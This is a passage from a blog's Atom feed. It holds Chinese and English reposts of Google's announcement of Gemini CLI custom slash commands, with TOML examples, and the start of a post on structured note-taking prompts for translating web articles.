    <category term="serverless-devs" scheme="https://programnotes.cn/tags/serverless-devs/"/>
    
  </entry>
  
  <entry>
    <title>AI|Gemini CLI,自定义斜杠命令(译)</title>
    <link href="https://programnotes.cn/ai-gemini-cli-commands-cn/index.html"/>
    <id>https://programnotes.cn/ai-gemini-cli-commands-cn/index.html</id>
    <published>2025-09-09T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p><strong>源自</strong> | <strong>2025年7月31日</strong> Jack Wotherspoon, 开发者倡导者 Abhi Patel, 软件工程师</p><p><img src="../Image/ai/gemini-cli/custom_slash_commands_header.max-2600x2600.png" alt="custom_slash_commands_header"></p><p>今天，我们宣布在 <a href="https://github.com/google-gemini/gemini-cli">Gemini CLI</a> 中支持自定义斜杠命令！这个备受期待的功能可让您定义可重用的提示，以简化与 Gemini CLI 的交互，并有助于提高跨工作流程的效率。斜杠命令可以在本地 .toml 文件中定义，也可以通过模型上下文协议 (MCP) 提示来定义。准备好利用斜杠命令的全新功能来改变您利用 Gemini CLI 的方式！</p><p><img src="../Image/ai/gemini-cli/custom_slash_commands_review.gif" alt="custom_slash_commands_review"></p><p>要使用斜杠命令，请确保您更新到最新版本的 Gemini CLI。</p><p><strong>更新 npx：</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npx @google/gemini-cli</span><br></pre></td></tr></table></figure><p><strong>更新 npm：</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npm install -g @google/gemini-cli@latest</span><br></pre></td></tr></table></figure><h2 id="强大的、可扩展的-toml-文件基础"><a href="#强大的、可扩展的-toml-文件基础" class="headerlink" title="强大的、可扩展的 .toml 文件基础"></a>强大的、可扩展的 .toml 文件基础</h2><p>自定义斜杠命令的基础植根于 .toml 文件。</p><p>.toml 文件提供了一个强大且结构化的基础，可在此基础上为复杂命令构建广泛的支持。为了帮助支持广泛的用户，我们将所需的密钥减至最少（只需 <code>prompt</code>）。我们还支持易于使用的参数 <code>&#123;&#123;args&#125;&#125;</code> 和 shell 命令执行 <code>!&#123;...&#125;</code>，可直接在提示中使用。</p><p>以下是一个示例 .toml 文件，可使用 Gemini CLI 中的 <code>/review &lt;issue_number&gt;</code> 调用以审查 GitHub PR。请注意，文件名定义了命令名称，并且区分大小写。有关自定义斜杠命令的更多信息，请参阅 Gemini CLI 文档的<a href="https://github.com/google-gemini/gemini-cli/blob/main/docs/cli/commands.md#custom-commands">自定义命令</a>部分。</p><figure class="highlight toml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">description</span>=<span class="string">&quot;Reviews a pull request based on issue number.&quot;</span></span><br><span class="line"><span class="attr">prompt</span> = <span class="string">&quot;&quot;&quot;</span></span><br><span class="line"><span class="string">Please provide a detailed pull request review on GitHub issue &#123;&#123;args&#125;&#125;.</span></span><br><span class="line"><span class="string">Follow these steps:</span></span><br><span class="line"><span class="string">1. Use `gh pr view &#123;&#123;args&#125;&#125;` to pull the information of the PR.</span></span><br><span class="line"><span class="string">2. Use `gh pr diff &#123;&#123;args&#125;&#125;` to view the diff of the PR.</span></span><br><span class="line"><span class="string">3. Understand the intent of the PR using the PR description.</span></span><br><span class="line"><span class="string">4. If PR description is not detailed enough to understand the intent,</span></span><br><span class="line"><span class="string">   make sure to note it in your review.</span></span><br><span class="line"><span class="string">5. Make sure the PR title follows Conventional Commits, here are some recent</span></span><br><span class="line"><span class="string">   commits to the repo as examples: !&#123;git log --pretty=format:%s -n 10&#125;</span></span><br><span class="line"><span class="string">6. Search the codebase if required.</span></span><br><span class="line"><span class="string">7. Write a concise review of the PR, keeping in mind to encourage high</span></span><br><span class="line"><span class="string">   quality and best practices.</span></span><br><span class="line"><span class="string">8. Use `gh pr comment &#123;&#123;args&#125;&#125; --body &#123;&#123;review&#125;&#125;` to post the review.</span></span><br><span class="line"><span class="string">Remember to use the GitHub CLI (`gh`) with the Shell tool for all</span></span><br><span class="line"><span class="string">GitHub-related tasks.</span></span><br><span class="line"><span class="string">&quot;&quot;&quot;</span></span><br></pre></td></tr></table></figure><h2 id="命名空间"><a href="#命名空间" class="headerlink" title="命名空间"></a>命名空间</h2><p>命令的名称由其相对于 commands 目录的文件路径确定。子目录用于创建命名空间命令，路径分隔符（/ 或 \）将转换为冒号 (:)。</p><ul><li><code>&lt;project&gt;/.gemini/commands/test.toml</code> 处的文件将成为 <code>/test</code> 命令。</li><li><code>&lt;project&gt;/.gemini/commands/git/commit.toml</code> 处的文件将成为命名空间命令 <code>/git:commit</code>。</li></ul><p><img src="../Image/ai/gemini-cli/custom_slash_commands_namespaces.gif" alt="custom_slash_commands_namespaces"></p><p>这允许将相关命令分组到单个命名空间下。</p><h2 id="构建斜杠命令"><a href="#构建斜杠命令" class="headerlink" title="构建斜杠命令"></a>构建斜杠命令</h2><p>接下来的几个部分将向您展示如何为 Gemini CLI 构建斜杠命令。</p><h3 id="1-创建命令文件"><a href="#1-创建命令文件" class="headerlink" title="1 - 创建命令文件"></a>1 - 创建命令文件</h3><p>首先，在 <code>~/.gemini/commands/</code> 目录中创建一个名为 <code>plan.toml</code> 的文件。这样做会让您创建一个 <code>/plan</code> 命令，告诉 Gemini CLI 仅通过提供分步计划来规划更改，而不开始实施。这种方法可让您在实施前提供反馈并迭代计划。</p><p>自定义斜杠命令可以通过在指定目录中定义 .toml 文件来限定于单个用户或项目。</p><ul><li>用户范围的命令可用于用户的所有 Gemini CLI 项目，并存储在 <code>~/.gemini/commands/</code> 中（注意 ~）。</li><li>项目范围的命令仅可从给定项目中的会话中获得，并存储在 <code>.gemini/commands/</code> 中。</li></ul><p>提示：要简化项目工作流程，请将这些文件签入 Git 存储库！</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">mkdir</span> -p ~/.gemini/commands</span><br><span class="line"><span class="built_in">touch</span> ~/.gemini/commands/plan.toml</span><br></pre></td></tr></table></figure><h3 id="2-添加命令定义"><a href="#2-添加命令定义" class="headerlink" title="2 - 添加命令定义"></a>2 - 添加命令定义</h3><p>打开 <code>plan.toml</code> 并添加以下内容：</p><figure class="highlight toml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># ~/.gemini/commands/plan.toml</span></span><br><span class="line"><span class="attr">description</span>=<span class="string">&quot;Investigates and creates a strategic plan to accomplish a goal.&quot;</span></span><br><span class="line"><span class="attr">prompt</span> = <span class="string">&quot;&quot;&quot;</span></span><br><span class="line"><span class="string">Your primary role is that of a strategist, not an implementer.</span></span><br><span class="line"><span class="string">Your task is to stop, think deeply, and devise a comprehensive strategic plan.</span></span><br><span class="line"><span class="string">You MUST NOT write, modify, or execute any code. Your sole focus is on the plan.</span></span><br><span class="line"><span class="string">Use your available &quot;read&quot; and &quot;search&quot; tools to research and gather information.</span></span><br><span class="line"><span class="string">Present your strategic plan in markdown. It should be the direct and only output.</span></span><br><span class="line"><span class="string">1.  **Understanding the Goal:** Re-state the objective to confirm your understanding.</span></span><br><span class="line"><span class="string">2.  **Investigation &amp; Analysis:** Describe the investigative steps you will take.</span></span><br><span class="line"><span class="string">3.  **Proposed Strategic Approach:** Outline the high-level strategy.</span></span><br><span class="line"><span class="string">4.  **Verification Strategy:** Explain how the success of the plan will be verified.</span></span><br><span class="line"><span class="string">5.  **Anticipated Challenges &amp; Considerations:** Based on your analysis, list potential issues.</span></span><br><span class="line"><span class="string">Your final output should be ONLY this strategic plan.</span></span><br><span class="line"><span class="string">&quot;&quot;&quot;</span></span><br></pre></td></tr></table></figure><h3 id="3-使用命令"><a href="#3-使用命令" class="headerlink" title="3 - 使用命令"></a>3 - 使用命令</h3><p>现在您可以在 Gemini CLI 中使用此命令：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/plan How can I make the project more performant?</span><br></pre></td></tr></table></figure><p>Gemini 将规划出更改并输出详细的分步执行计划！</p><h2 id="与-MCP-提示的丰富集成"><a href="#与-MCP-提示的丰富集成" class="headerlink" title="与 MCP 提示的丰富集成"></a>与 MCP 提示的丰富集成</h2><p>Gemini CLI 现在通过支持 <a href="https://modelcontextprotocol.io/specification/2025-06-18/server/prompts">MCP 提示</a> 作为斜杠命令，提供了与 MCP 更集成的体验！MCP 为服务器向客户端公开提示模板提供了一种标准化的方法。Gemini CLI 利用这一点来公开已配置 MCP 服务器的可用提示，并使这些提示可用作斜杠命令。</p><p>MCP 提示的名称和描述将用作斜杠命令的名称和描述。还支持 MCP 提示参数，并通过使用 <code>/mycommand --&lt;argument_name&gt;=&quot;&lt;argument_value&gt;&quot;</code> 或按位置 <code>/mycommand &lt;argument1&gt; &lt;argument2&gt;</code> 在斜杠命令中加以利用。</p><p>以下是使用 <a href="https://gofastmcp.com/getting-started/welcome">FastMCP</a> Python 服务器的 <code>/research</code> 命令示例：</p><p><img src="../Image/ai/gemini-cli/custom_slash_commands_mcp.gif" alt="custom_slash_commands_mcp"></p><h2 id="轻松入门"><a href="#轻松入门" class="headerlink" title="轻松入门"></a>轻松入门</h2><p>还在等什么？立即使用 <a href="https://github.com/google-gemini/gemini-cli">Gemini CLI</a> 升级您的终端体验，并试用自定义斜杠命令来简化您的工作流程。要了解更多信息，请查看 Gemini CLI 的<a href="https://github.com/google-gemini/gemini-cli/blob/main/docs/cli/commands.md#custom-commands">自定义命令</a>文档。</p><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li><a href="https://cloud.google.com/blog/topics/developers-practitioners/gemini-cli-custom-slash-commands">https://cloud.google.com/blog/topics/developers-practitioners/gemini-cli-custom-slash-commands</a></li></ul>]]></content>
    
    
    <summary type="html">介绍如何使用gemini-cli自定义斜杠命令,该功能允许用户定义可重用的提示，以简化交互并提高效率。这些斜杠命令可以在本地 .toml 文件中定义，也可以通过模型上下文协议 (MCP) 提示定义。如何使用 .toml 文件创建自定义斜杠命令?将以一个用于审查 GitHub pull request 的 .toml 文件示例，重点介绍了在提示中使用参数和执行 shell 命令。还介绍了命名空间，它允许使用子目录将相关命令分组在单个命名空间下。文章提供了构建斜杠命令的分步指南，包括创建命令文件、添加命令定义以及在 Gemini CLI 中使用该命令。</summary>


    <category term="chatgpt" scheme="https://programnotes.cn/tags/chatgpt/"/>
    
    <category term="ai" scheme="https://programnotes.cn/tags/ai/"/>
    
    <category term="gemini" scheme="https://programnotes.cn/tags/gemini/"/>
    
    <category term="gemini-cli" scheme="https://programnotes.cn/tags/gemini-cli/"/>
    
    <category term="function call" scheme="https://programnotes.cn/tags/function-call/"/>
    
    <category term="notes" scheme="https://programnotes.cn/tags/notes/"/>
    
    <category term="prompt" scheme="https://programnotes.cn/tags/prompt/"/>
    
  </entry>
  
  <entry>
    <title>AI|Gemini CLI,Custom slash commands(转载)</title>
    <link href="https://programnotes.cn/ai-gemini-cli-commands-en/index.html"/>
    <id>https://programnotes.cn/ai-gemini-cli-commands-en/index.html</id>
    <published>2025-09-09T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p><strong>July 31, 2025</strong></p><p><em>Jack Wotherspoon, Developer Advocate</em></p><p><em>Abhi Patel, Software Engineer</em></p><p><img src="../Image/ai/gemini-cli/custom_slash_commands_header.max-2600x2600.png" alt="custom_slash_commands_header"></p><p>Today, we’re announcing support for custom slash commands in <a href="https://github.com/google-gemini/gemini-cli">Gemini CLI</a>! This highly requested feature lets you define reusable prompts for streamlining interactions with Gemini CLI and helps improve efficiency across workflows. Slash commands can be defined in local .toml files or through Model Context Protocol (MCP) prompts. Get ready to transform how you leverage Gemini CLI with the new power of slash commands!</p><p><img src="../Image/ai/gemini-cli/custom_slash_commands_review.gif" alt="custom_slash_commands_review"></p><p>To use slash commands, make sure that you update to the latest version of Gemini CLI.</p><p><strong>Update npx:</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npx @google/gemini-cli</span><br></pre></td></tr></table></figure><p><strong>Update npm:</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npm install -g @google/gemini-cli@latest</span><br></pre></td></tr></table></figure><h2 id="Powerful-and-extensible-foundation-with-toml-files"><a href="#Powerful-and-extensible-foundation-with-toml-files" class="headerlink" title="Powerful and extensible foundation with .toml files"></a>Powerful and extensible foundation with .toml files</h2><p>The foundation of custom slash commands is rooted in .toml files.</p><p>The .toml file provides a powerful and structured base on which to build extensive support for complex commands. To help support a wide range of users, we made the required keys minimal (just prompt). And we support easy-to-use args with <code>&#123;&#123;args&#125;&#125;</code> and shell command execution <code>!&#123;...&#125;</code> directly into the prompt.</p><p>Here is an example .toml file that is invoked using <code>/review &lt;issue_number&gt;</code> from Gemini CLI to review a GitHub PR. Notice that the file name defines the command name and it’s case sensitive. For more information about custom slash commands, see the <a href="https://github.com/google-gemini/gemini-cli/blob/main/docs/cli/commands.md#custom-commands">Custom Commands</a> section of the Gemini CLI documentation.</p><figure class="highlight toml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">description</span>=<span class="string">&quot;Reviews a pull request based on issue number.&quot;</span></span><br><span class="line"><span class="attr">prompt</span> = <span class="string">&quot;&quot;&quot;</span></span><br><span class="line"><span class="string">Please provide a detailed pull request review on GitHub issue &#123;&#123;args&#125;&#125;.</span></span><br><span class="line"><span class="string">Follow these steps:</span></span><br><span class="line"><span class="string">1. Use `gh pr view &#123;&#123;args&#125;&#125;` to pull the information of the PR.</span></span><br><span class="line"><span class="string">2. Use `gh pr diff &#123;&#123;args&#125;&#125;` to view the diff of the PR.</span></span><br><span class="line"><span class="string">3. Understand the intent of the PR using the PR description.</span></span><br><span class="line"><span class="string">4. If PR description is not detailed enough to understand the intent,</span></span><br><span class="line"><span class="string">   make sure to note it in your review.</span></span><br><span class="line"><span class="string">5. Make sure the PR title follows Conventional Commits, here are some recent</span></span><br><span class="line"><span class="string">   commits to the repo as examples: !&#123;git log --pretty=format:%s -n 10&#125;</span></span><br><span class="line"><span class="string">6. Search the codebase if required.</span></span><br><span class="line"><span class="string">7. Write a concise review of the PR, keeping in mind to encourage high</span></span><br><span class="line"><span class="string">   quality and best practices.</span></span><br><span class="line"><span class="string">8. Use `gh pr comment &#123;&#123;args&#125;&#125; --body &#123;&#123;review&#125;&#125;` to post the review.</span></span><br><span class="line"><span class="string">Remember to use the GitHub CLI (`gh`) with the Shell tool for all</span></span><br><span class="line"><span class="string">GitHub-related tasks.</span></span><br><span class="line"><span class="string">&quot;&quot;&quot;</span></span><br></pre></td></tr></table></figure><h2 id="Namespacing"><a href="#Namespacing" class="headerlink" title="Namespacing"></a>Namespacing</h2><p>The name of a command is determined by its file path relative to the commands directory. Sub-directories are used to create namespaced commands, with the path separator (/ or ) being converted to a colon (:).</p><ul><li>A file at <code>&lt;project&gt;/.gemini/commands/test.toml</code> becomes the command <code>/test</code>.</li><li>A file at <code>&lt;project&gt;/.gemini/commands/git/commit.toml</code> becomes the namespaced command <code>/git:commit</code>.</li></ul><p><img src="../Image/ai/gemini-cli/custom_slash_commands_namespaces.gif" alt="custom_slash_commands_namespaces"></p><p>This allows grouping related commands under a single namespace.</p><h2 id="Building-a-slash-command"><a href="#Building-a-slash-command" class="headerlink" title="Building a slash command"></a>Building a slash command</h2><p>The next few sections show you how to build a slash command for Gemini CLI.</p><h3 id="1-Create-the-command-file"><a href="#1-Create-the-command-file" class="headerlink" title="1 - Create the command file"></a>1 - Create the command file</h3><p>First, create a file named <code>plan.toml</code> inside the <code>~/.gemini/commands/</code> directory. Doing so will let you create a <code>/plan</code> command to tell Gemini CLI to only plan the changes by providing a step-by-step plan and to not start on implementation. This approach will let you provide feedback and iterate on the plan before implementation.</p><p>Custom slash commands can be scoped to an individual user or project by defining the .toml files in designated directories.</p><ul><li>User-scoped commands are available across all Gemini CLI projects for a user and are stored in <code>~/.gemini/commands/</code> (note the ~).</li><li>Project-scoped commands are only available from sessions within a given project and are stored in <code>.gemini/commands/</code>.</li></ul><p>Hint: To streamline project workflows, check these into Git repositories!</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">mkdir</span> -p ~/.gemini/commands</span><br><span class="line"><span class="built_in">touch</span> ~/.gemini/commands/plan.toml</span><br></pre></td></tr></table></figure><h3 id="2-Add-the-command-definition"><a href="#2-Add-the-command-definition" class="headerlink" title="2 - Add the command definition"></a>2 - Add the command definition</h3><p>Open <code>plan.toml</code> and add the following content:</p><figure class="highlight toml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># ~/.gemini/commands/plan.toml</span></span><br><span class="line"><span class="attr">description</span>=<span class="string">&quot;Investigates and creates a strategic plan to accomplish a goal.&quot;</span></span><br><span class="line"><span class="attr">prompt</span> = <span class="string">&quot;&quot;&quot;</span></span><br><span class="line"><span class="string">Your primary role is that of a strategist, not an implementer.</span></span><br><span class="line"><span class="string">Your task is to stop, think deeply, and devise a comprehensive strategic plan.</span></span><br><span class="line"><span class="string">You MUST NOT write, modify, or execute any code. Your sole focus is on the plan.</span></span><br><span class="line"><span class="string">Use your available &quot;read&quot; and &quot;search&quot; tools to research and gather information.</span></span><br><span class="line"><span class="string">Present your strategic plan in markdown. It should be the direct and only output.</span></span><br><span class="line"><span class="string">1.  **Understanding the Goal:** Re-state the objective to confirm your understanding.</span></span><br><span class="line"><span class="string">2.  **Investigation &amp; Analysis:** Describe the investigative steps you will take.</span></span><br><span class="line"><span class="string">3.  **Proposed Strategic Approach:** Outline the high-level strategy.</span></span><br><span class="line"><span class="string">4.  **Verification Strategy:** Explain how the success of the plan will be verified.</span></span><br><span class="line"><span class="string">5.  **Anticipated Challenges &amp; Considerations:** Based on your analysis, list potential issues.</span></span><br><span class="line"><span class="string">Your final output should be ONLY this strategic plan.</span></span><br><span class="line"><span class="string">&quot;&quot;&quot;</span></span><br></pre></td></tr></table></figure><h3 id="3-Use-the-command"><a href="#3-Use-the-command" class="headerlink" title="3 - Use the command"></a>3 - Use the command</h3><p>Now you can use this command within Gemini CLI:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/plan How can I make the project more performant?</span><br></pre></td></tr></table></figure><p>Gemini will plan out the changes and output a detailed step-by-step execution plan!</p><h2 id="Enriched-integration-with-MCP-Prompts"><a href="#Enriched-integration-with-MCP-Prompts" class="headerlink" title="Enriched integration with MCP Prompts"></a>Enriched integration with MCP Prompts</h2><p>Gemini CLI now offers a more integrated experience with MCP by supporting <a href="https://modelcontextprotocol.io/specification/2025-06-18/server/prompts">MCP Prompts</a> as slash commands! MCP provides a standardized way for servers to expose prompt templates to clients. Gemini CLI utilizes this to expose available prompts for configured MCP servers and make the prompts available as slash commands.</p><p>The name and description of the MCP prompt is used as the slash command name and description. MCP prompt arguments are also supported and leveraged in slash commands by using <code>/mycommand --&lt;argument_name&gt;=&quot;&lt;argument_value&gt;&quot;</code> or positionally <code>/mycommand &lt;argument1&gt; &lt;argument2&gt;</code>.</p><p>The following is an example <code>/research</code> command that uses <a href="https://gofastmcp.com/getting-started/welcome">FastMCP</a> Python server:</p><p><img src="../Image/ai/gemini-cli/custom_slash_commands_mcp.gif" alt="custom_slash_commands_mcp"></p><h2 id="Easy-to-get-started"><a href="#Easy-to-get-started" class="headerlink" title="Easy to get started"></a>Easy to get started</h2><p>So what are you waiting for? Upgrade your terminal experience with <a href="https://github.com/google-gemini/gemini-cli">Gemini CLI</a> today and try out custom slash commands to streamline your workflows. To learn more, check out the <a href="https://github.com/google-gemini/gemini-cli/blob/main/docs/cli/commands.md#custom-commands">Custom Commands</a> documentation for the Gemini CLI.</p><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li><a href="https://cloud.google.com/blog/topics/developers-practitioners/gemini-cli-custom-slash-commands">https://cloud.google.com/blog/topics/developers-practitioners/gemini-cli-custom-slash-commands</a></li></ul>]]></content>
    
    
    <summary type="html">discusses the new support for custom slash commands in Gemini CLI, a feature that allows users to define reusable prompts for streamlining interactions and improving efficiency. These slash commands can be defined in local .toml files or through Model Context Protocol (MCP) prompts</summary>


    <category term="chatgpt" scheme="https://programnotes.cn/tags/chatgpt/"/>
    
    <category term="ai" scheme="https://programnotes.cn/tags/ai/"/>
    
    <category term="gemini" scheme="https://programnotes.cn/tags/gemini/"/>
    
    <category term="gemini-cli" scheme="https://programnotes.cn/tags/gemini-cli/"/>
    
    <category term="function call" scheme="https://programnotes.cn/tags/function-call/"/>
    
    <category term="notes" scheme="https://programnotes.cn/tags/notes/"/>
    
    <category term="prompt" scheme="https://programnotes.cn/tags/prompt/"/>
    
  </entry>
  
  <entry>
    <title>AI|如何用记笔记的模式写提示词(prompt)让LLM能完成复杂任务</title>
    <link href="https://programnotes.cn/ai-gemini-tricky-task-prompt/index.html"/>
    <id>https://programnotes.cn/ai-gemini-tricky-task-prompt/index.html</id>
    <published>2025-09-09T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>以下介绍一种减少LLM在执行复杂任务过程中产生幻觉的技巧,让ai更好完成任务,示例需结合gemini-cli使用,在其他工具中使用方法类似</p><h2 id="提示词"><a href="#提示词" class="headerlink" title="提示词"></a>提示词</h2><p>指定ai能使用的工具,定义好输入/输出格式,拆分步骤,设定好笔记格式,让ai分步执行,并在每步完成后记到笔记文件中直到完成任务.</p><p>如下是一个翻译网页提示词:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br></pre></td><td class="code"><pre><span class="line">输入：</span><br><span class="line">文章URL：https://cloud.google.com/blog/topics/developers-practitioners/gemini-cli-custom-slash-commands</span><br><span class="line"></span><br><span class="line">输出：</span><br><span class="line">1. 格式化后的原文article.md</span><br><span class="line">2. 中英文双语版article-en-cn.md</span><br><span class="line">3. 中文版article-cn.md</span><br><span class="line">4. 文章中所有的图片资源</span><br><span class="line"></span><br><span class="line">每完成一步，都必须更新progress.md</span><br><span class="line"></span><br><span class="line">步骤0: 生成笔记</span><br><span class="line">- 仿照例子和当前任务生成笔记 progress.md</span><br><span class="line"></span><br><span class="line">步骤1: 访问网站</span><br><span class="line">- 访问上文输入中网址</span><br><span class="line">- 必须使用 <span class="string">&quot;lynx -dump -image_links URL&quot;</span>命令访问网站</span><br><span class="line">- 网站内容保存在raw.txt中</span><br><span class="line"></span><br><span class="line">步骤2：下载图片</span><br><span class="line">- 从raw.txt中提取文章相关图片链接</span><br><span class="line">- 把图片链接写入 progress.md</span><br><span class="line">- 逐一下载到 resources/ 文件夹</span><br><span class="line">- 每下载完成一个图片，必须更新图片下载进度</span><br><span class="line">- 你必须使用curl命令进行下载</span><br><span class="line"></span><br><span class="line">步骤3：改写成markdown</span><br><span class="line">- 把raw.txt改写成markdown格式</span><br><span class="line">- 保存在article.md中</span><br><span class="line">- 将article.md中的图片链接指向 resources/ 文件夹</span><br><span class="line"></span><br><span class="line">步骤4：翻译成中英文</span><br><span class="line">- 把article.md翻译成中英文对照</span><br><span class="line">- 保存在article-en-cn.md中</span><br><span class="line"></span><br><span class="line">步骤5：翻译成中文</span><br><span class="line">- 提取article-en-cn.md中的中文</span><br><span class="line">- 保存在article-cn.md中</span><br><span class="line"></span><br><span class="line">----</span><br><span class="line">progress.md 笔记格式</span><br><span class="line"></span><br><span class="line"><span class="comment">## 任务</span></span><br><span class="line">[x] xxxxx</span><br><span class="line">[ ] yyyyy</span><br><span class="line">[ ] zzzzz</span><br><span class="line">...</span><br><span class="line"></span><br><span class="line"><span class="comment">## 图片下载进度</span></span><br><span class="line">[x] https://xxxx/yyy.png</span><br><span class="line">[ ] https://foo/bar.png</span><br><span class="line">...</span><br><span class="line"></span><br><span class="line"><span class="comment">## 当前任务</span></span><br><span class="line">正在下载https://foo/bar.png</span><br></pre></td></tr></table></figure><h3 id="封装为gemini-cli命令"><a href="#封装为gemini-cli命令" class="headerlink" title="封装为gemini-cli命令"></a>封装为gemini-cli命令</h3><p>将提示词写到文件中 ~/.gemini/commands/translate.toml</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br></pre></td><td class="code"><pre><span class="line">prompt = <span class="string">&quot;&quot;</span><span class="string">&quot;</span></span><br><span class="line"><span class="string">输入：</span></span><br><span class="line"><span class="string">文章URL：&#123;&#123;args&#125;&#125;</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">输出：</span></span><br><span class="line"><span class="string">1. 格式化后的原文article.md</span></span><br><span class="line"><span class="string">2. 中英文双语版article-en-cn.md</span></span><br><span class="line"><span class="string">3. 中文版article-cn.md</span></span><br><span class="line"><span class="string">4. 文章中所有的图片资源</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">每完成一步，都必须更新progress.md</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">步骤0: 生成笔记</span></span><br><span class="line"><span class="string">- 仿照例子和当前任务生成笔记 progress.md</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">步骤1: 访问网站</span></span><br><span class="line"><span class="string">- 访问上文输入中网址</span></span><br><span class="line"><span class="string">- 必须使用 &quot;</span>lynx -dump -image_links URL<span class="string">&quot;命令访问网站</span></span><br><span class="line"><span class="string">- 网站内容保存在raw.txt中</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">步骤2：下载图片</span></span><br><span class="line"><span class="string">- 